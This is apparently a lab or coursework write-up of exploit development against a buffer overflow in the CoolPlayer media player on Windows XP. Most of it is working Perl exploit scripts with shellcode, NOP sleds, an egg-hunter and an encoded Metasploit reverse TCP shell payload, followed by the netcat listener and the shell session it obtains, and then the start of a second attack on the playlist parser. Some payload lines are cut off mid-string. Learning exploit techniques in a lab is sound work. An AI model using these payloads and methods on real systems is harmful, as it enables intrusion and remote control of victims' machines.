
The shellcode was taken from the Exploit Database (https://www.exploit-db.com/exploits/43773) Windows XP SP3 EN Calc Shellcode 16 Bytes. This shellcode was chosen as it was short and effective which can be beneficial when developing exploits where the space for shellcode is limited, (Figure 25):



```
char shellcode[] =
    "\x31\xC9"                // xor ecx,ecx
    "\x51"                    // push ecx
    "\x68\x63\x61\x6C\x63"    // push 0x636c6163
    "\x54"                    // push dword ptr esp
    "\xB8\xC7\x93\xC2\x77"    // mov eax,0x77c293c7
    "\xFF\xD0";               // call eax
```

Figure 25: Windows XP SP3 calculator shellcode (Exploit-db)

The shellcode was then edited to be in a single line string for easier manipulation and was passed as the shellcode variable inside of the Perl script. As mentioned previously in Section 2.5, the Instruction Pointer (EIP) was filled with the packed memory address of the ESP which is the pointer to the top of the stack using kernel32.dll, (Figure 26):



```
$file= "crashCalc.ini";
$header= "[CoolPlayer Skin]\nPlaylistSkin=";

$junk = "\x41" x 471;
$eip = pack('V',0x7C86467B);

$shellcode = "\x31\xC9\x51\x68\x63\x61\x6C\x63\x54\xB8\xC7\x93\xC2\x77\xFF\xD0";

open($FILE,">$file");
print $FILE $header.$junk.$eip.$shellcode;
close($FILE);
```

Figure 26: Mishandled Skin file generator Perl Script (Simple Calculator)

The generated Skin configuration file was then passed into CoolPlayer and the Windows calculator alongside with the CMD console was opened which **proved the concept of existing Buffer Overflow vulnerability**, (Figure 27):




Figure 27: Windows calculator and console opened with the Buffer Overflow vulnerability

2.7 Complex Payload Exploitation

Considering previous findings such as limited character filtering and unlimited space for shellcode, this meant that the target application would allow more complex payloads (injected shellcodes). For generating complex payloads, Metasploit frameworks was used. For the purposes of this exploit exploration, TCP Reverse Shell payload was chosen to prove the fact that the discovered vulnerability was critical. Such exploits are called **Staggers** as the payload establishes a network connection between the attacker and victim. The first step was to generate the payload using **Metasploit Framework** with GUI for Windows XP (Alternatively this operation can be done in Kali Linux command line interface). Metasploit is a powerful tool used to prove systematic vulnerabilities allover cybersecurity industry. To locate the TCP Reverse Shell payload generator, the top navigation bar was used, and the desired menu was located under Payload -> windows -> shell_reverse_tcp, (Figure 28):





Figure 28: Locating TCP Reverse Shell payload generator in Metasploit GUI

After opening the desired menu, a set of changes to the default form was introduced. Firstly, the LHOST value was changed to the corresponding IP address. For the matters of this exploit exploration, the IP address of the Windows XP machine was used as the Metasploit framework, and the target application were run on the same computer. The default output scripting language for the version of Metasploit used was Ruby, therefore, instead of displaying the exploit it was necessary to use encode/save option to transform the payload into Perl code, so the Output format was set to "perl", and the Encoder value was set to "x86/alpha_upper", encoding the shellcode is beneficial as this may assist to avoid character filters or even antiviruses. This also answers why Perl and not Python was used to generate the mishandled Skin files since this version of Metasploit did not offer Python as an Output format. Finally, it was necessary to enter the desired path for the file to be stored in and the name of the file with ".txt" file extension for easier manipulation, and the generate button was pressed, (Figure 29):


Windows Command Shell, Reverse TCP Inline windows/shell_reverse_tcp

Windows Command Shell, Reverse TCP Inline

Rank: Normal
Description Connect back to attacker and spawn a command shell
Authors: vlad902 , sf
License: Metasploit Framework License (BSD)
Version: 8642


LHOST The listen address	192.168.0.200
ReverseListenerComm The specific communication channel to use for this listener	
InitialAutoRunScript An initial script to run on session creation (before AutoRunScript)	
VERBOSE Enable detailed status messages	☐
LPORT The listen port	4444
ReverseListenerBindAddress The specific IP address to bind to on the local system	
WORKSPACE Specify the workspace for this module	default
AutoRunScript A script to run automatically on session creation.	
EXITFUNC Exit technique: seh, thread, process, none	process
ReverseConnectRetries The number of connection attempts to try before exiting the process	5

Output Path	C:\Documents and Settings\Administrator\Desktop\reverseShell.txt
Encoder	x86/alpha_upper
Output Format	perl

Figure 29: Generating TCP Reverse Shell payload in Metasploit GUI

The generated payload required no additional changes as the located filtered characters were not used in this payload, therefore the entirety of the code was copied into the premade Perl script which already contained the necessary header as well as the junk characters followed by the "packed" memory address of JMP ESP instruction within kernel32.dll.


As an addition, it was necessary to introduce another variable to the script which was named as "$nop". NOP stands for "No Operation" instruction. The technique used in this exploit exploration is called NOP slide or NOP sled, it is a sequence of NOP instructions and is used to prevent shellcode from being overwritten by the CALL instructions when executed. This means the No Operation instruction would be overwritten instead of the shellcode and the Instruction Pointer would "slide" to the desired memory location where the shellcode starts. This step may not always be necessary as proven in Section 2.6; however, it is a good practice to use NOP Slide for executing shellcode at all times, especially alongside more complex payloads as in the current case. For the matters of this exploit exploration, sixteen bytes of NOPs were used, they were added between the $eip variable and the payload which was copied form the generated file by the Metasploit Framework, (Figure 30):



```
$file= "crashTCPshell.ini";
$header= "[CoolPlayer Skin]\nPlaylistSkin=";

$junk1 = "\x41" x 471;

$eip = pack('V',0x7C86467B);

$nop = "\x90" x 16;

my $buf = "\x89\xe5\xd9\xc7\xd9\x75\xf4\x5f\x57\x59\x49\x49\x49\x49" ."\x43\x4
\x4b\x4f\x56\x51\x49" ."\x50\x4e\x4c\x49\x51\x58\x4f\x54\x4d\x45\x51\x58\x47\x5
2\x48\x43\x32\x43\x30\x54\x51\x51" ."\x4c\x4d\x59\x5a\x46\x52\x4a\x54\x50\x50\x

open($FILE,">$file");
print $FILE $header.$junk1.$eip.$nop.$buf;
```

Figure 30: Mishandled Skin file generator Perl Script (NOPs and TCP Reverse Shell Metasploit)


After executing the Perl script, the mishandled Skin configuration file was generated, however there was an extra step required for the exploit to work. It was necessary to run a **Netcat** listener, when the shellcode will be executed, it will connect to the used machine for the attack and after the connection is created the reverse TCP shell will be opened. The default port used in Metasploit Framework is 4444 and during this exploit exploration the port was not changed. To run the listener the following command was used in CMD where "-l" stands for listen and "-p" for port, (Figure 31):



```
Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\Documents and Settings\Administrator>nc -l -p 4444
```

Figure 31: Running Netcat listener on port 4444

After setting up the Netcat listener, the mishandled Skin file was passed into CoolPlayer, the listener established connection with the Stagger and reverse shell was obtained. This proves that the found Buffer Overflow exploit was critical, (Figure 32):




```
C:\Documents and Settings\Administrator>nc -l -p 4444
Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\Documents and Settings\Administrator\Desktop\ExploitProve>ipconfig
ipconfig

Windows IP Configuration


Ethernet adapter eth0:

        Connection-specific DNS Suffix  . :
        IP Address. . . . . . . . . . . . : 192.168.0.200
        Subnet Mask . . . . . . . . . . . : 255.255.255.0
```

Figure 32: TCP Reverse Shell obtained after running the exploit

2.8 EGG-HUNTER SHELLCODE

Egg-Hunter shellcode technique is placing a miniature piece of shellcode which locates and jumps to the memory location of the actual shellcode. This technique is used when the space of shellcode is insufficient. Considering that the target application does not have limited shellcode space this step was not necessary, however it was decided to demonstrate the concept of Egg-Hunter shellcode. To generate the shellcode *mona.py* script within Immunity Debugger was used for the purpose of this exploit exploration, however, other tools such as the *msfvenom* can be used alternatively.


Within Immunity Debugger the following command was executed where "-t" attribute which stands for tag was set to "w00t" (usually it is the default tag). This tag was then later used to mark the beginning of the actual shellcode, (Figure 33):



```
0BADF00D
0BADF00D [+] This mona.py action took 0:00:00.020000
0BADF00D [+] Command used:
0BADF00D !mona egg -t w00t
0BADF00D [+] Egg set to w00t
0BADF00D [+] Generating traditional 32bit egghunter code
0BADF00D [+] Preparing output file 'egghunter.txt'
0BADF00D     - (Re)setting logfile egghunter.txt
0BADF00D [+] Egghunter  (32 bytes):
         "\x66\x81\xca\xff\x0f\x42\x52\x6a\x02\x58\xcd\x2e\x3c\x05\x5a\x74"
         "\xef\xb8\x77\x30\x30\x74\x8b\xfa\xaf\x75\xea\xaf\x75\xe7\xff\xe7"

0BADF00D
0BADF00D [+] This mona.py action took 0:00:00.010000
!mona egg -t w00t
```

Figure 33: Generating Egg-Hunter shellcode using mona.py


After executing the command, mona created a text file int the Immunity Debugger directory (*C:\Program Files\Immunity Inc\Immunity Debugger*) where it was possible to copy the shellcode, (Figure 34):



```
Egghunter , tag w00t :
"\x66\x81\xca\xff\x0f\x42\x52\x6a\x02\x58\xcd\x2e\x3c\x05\x5a\x74"
"\xef\xb8\x77\x30\x30\x74\x8b\xfa\xaf\x75\xea\xaf\x75\xe7\xff\xe7"
Put this tag in front of your shellcode : w00tw00t
```

Figure 34: Generated Egg-Hunter shellcode in the egghunter.txt file

Finally, it was required to create a new Perl script to generate mishandled Skin configuration file. As the basis, the script form Section 2.6 was used. The Egg-Hunter shellcode was placed between the EIP variable and shellcode, which would ensure that the Egg-Hunter runs as designed. Two sets of additional NOP variables were also added to make the shellcode more reliable. One set of NOPs was placed before the $egg variable and the second set of NOPs was placed before the actual shellcode but before the $tag variable, (Figure 35):



```
$file= "crashEgg.ini";
$header= "[CoolPlayer Skin]\nPlaylistSkin=";

$junk = "\x41" x 471;
$eip = pack('V',0x7C86467B);

$nop1 = "\x90" x 16;

$egg = "\x66\x81\xca\xff\x0f\x42\x52\x6a\x02\x58\xcd\x2e\x3c\x05\x5a\x74".
"\xef\xb8\x77\x30\x30\x74\x8b\xfa\xaf\x75\xea\xaf\x75\xe7\xff\xe7";

$tag = "w00tw00t";

$nop2 = "\x90" x 16;

$shellcode = "\x31\xC9\x51\x68\x63\x61\x6C\x63\x54\xB8\xC7\x93\xC2\x77\xFF\xD0";

open($FILE,">$file");
print $FILE $header.$junk.$eip.$nop1.$egg.$tag.$nop2.$shellcode;
close($FILE);
```

Figure 35: Mishandled Skin file generator Perl Script (Egg-Hunter shellcode)

After generating the mishandled Skin file, it was then passed into CoolPlayer which opened the Calculator Successfully, this **proved the concept of Egg-Hunter shellcode**, (Figure 36):




Figure 36: Calculator running after Egg-Hunter exploit

2.9 Additional Findings

The target application had multiple file entries, therefore as an addition to the findings above it was decided to attempt to exploit the playlist (.m3u file) import functionality. At first, the previous techniques were used, however, the attempts were not successful which suggested that the approach had to be changed accordingly.

The initial step for developing exploit was to find the mechanism of successfully crashing the application. In order to achieve that, the header had to be discovered to start the development of new Perl script. This was achieved by adding a sample music (.mp3) file, any music file could be used, and creating the playlist using CoolPlayer. After creating the playlist, it was determined that the format for the playlist file was file_name**.mp3 + newline**. To create the playlists the following menu was used, (Figure 37):





Figure 37: Importing music and creating playlists in CoolPlayer


After determining the format of the header, a complex Perl script was created. The script created .m3u file filled with a list of song names of different length of junk “A” characters followed by the length expressed as number and “.mp3\n”. The length of the names of the songs was set between 100 and 300 characters long, (Figure 38):



```
$file= "crashFind.m3u";

$junk1 = "";

for(my $i = 100; $i <= 300; $i++){
        $junk1 .= "A" x ($i-3);
        $junk1 .= $i.".mp3\n";
}

open($FILE,">$file");
print $FILE $junk1;
close($FILE);
```

Figure 38: Perl script used to determine the crashing of playlist import


The created .m3u playlist file looked as follows, (Figure 39):



```
\AAAAAAAAAAAAAAAAAAAAAAAAA100.mp3
\AAAAAAAAAAAAAAAAAAAAAAAAAA101.mp3
\AAAAAAAAAAAAAAAAAAAAAAAAAAA102.mp3
\AAAAAAAAAAAAAAAAAAAAAAAAAAAA103.mp3
\AAAAAAAAAAAAAAAAAAAAAAAAAAAAA104.mp3
\AAAAAAAAAAAAAAAAAAAAAAAAAAAAAA105.mp3
\AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA106.mp3
```

Figure 39: Created playlist file for finding the paint of Crash


After loading the mishandled playlist file into CoolPlayer. The application crashed, and the stack was examined in Immunity Debugger. I was determined that the application crashed at song name length of 190 characters. Please note that this value may differ depending on the location of the mishandled playlist file, (Figure 40):



```
0013227C  41414141  AAAA
00132280  41414141  AAAA
00132284  31414141  AAA1
00132288  6D2E3039  90.m
0013228C  00003370  p3..
00132290  00000000  ....
00132294  00000000  ....
```

Figure 40: Crashing song name length located in the stack


Using the *pattern_create.pl* script in Kali Linux, which was mentioned in Section 2.3, the pattern of 190 characters in length. At the beginning, the .m3u file was created containing the pattern and ".mp3\n", however this file did not crash the application, and this suggested that the first line of the playlist file was protected in some way. This was the time where the header was created and added to the Perl script, which was used to find the distance to EIP, (Figure 41):



```
$file= "crashEIP.m3u";

$header = "header.mp3\n";

$pattern = "Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab

open($FILE,">$file");
print $FILE $header.$pattern;
close($FILE);
```

Figure 41: Mishandled Playlist file generator Perl Script (Finding distance to EIP)

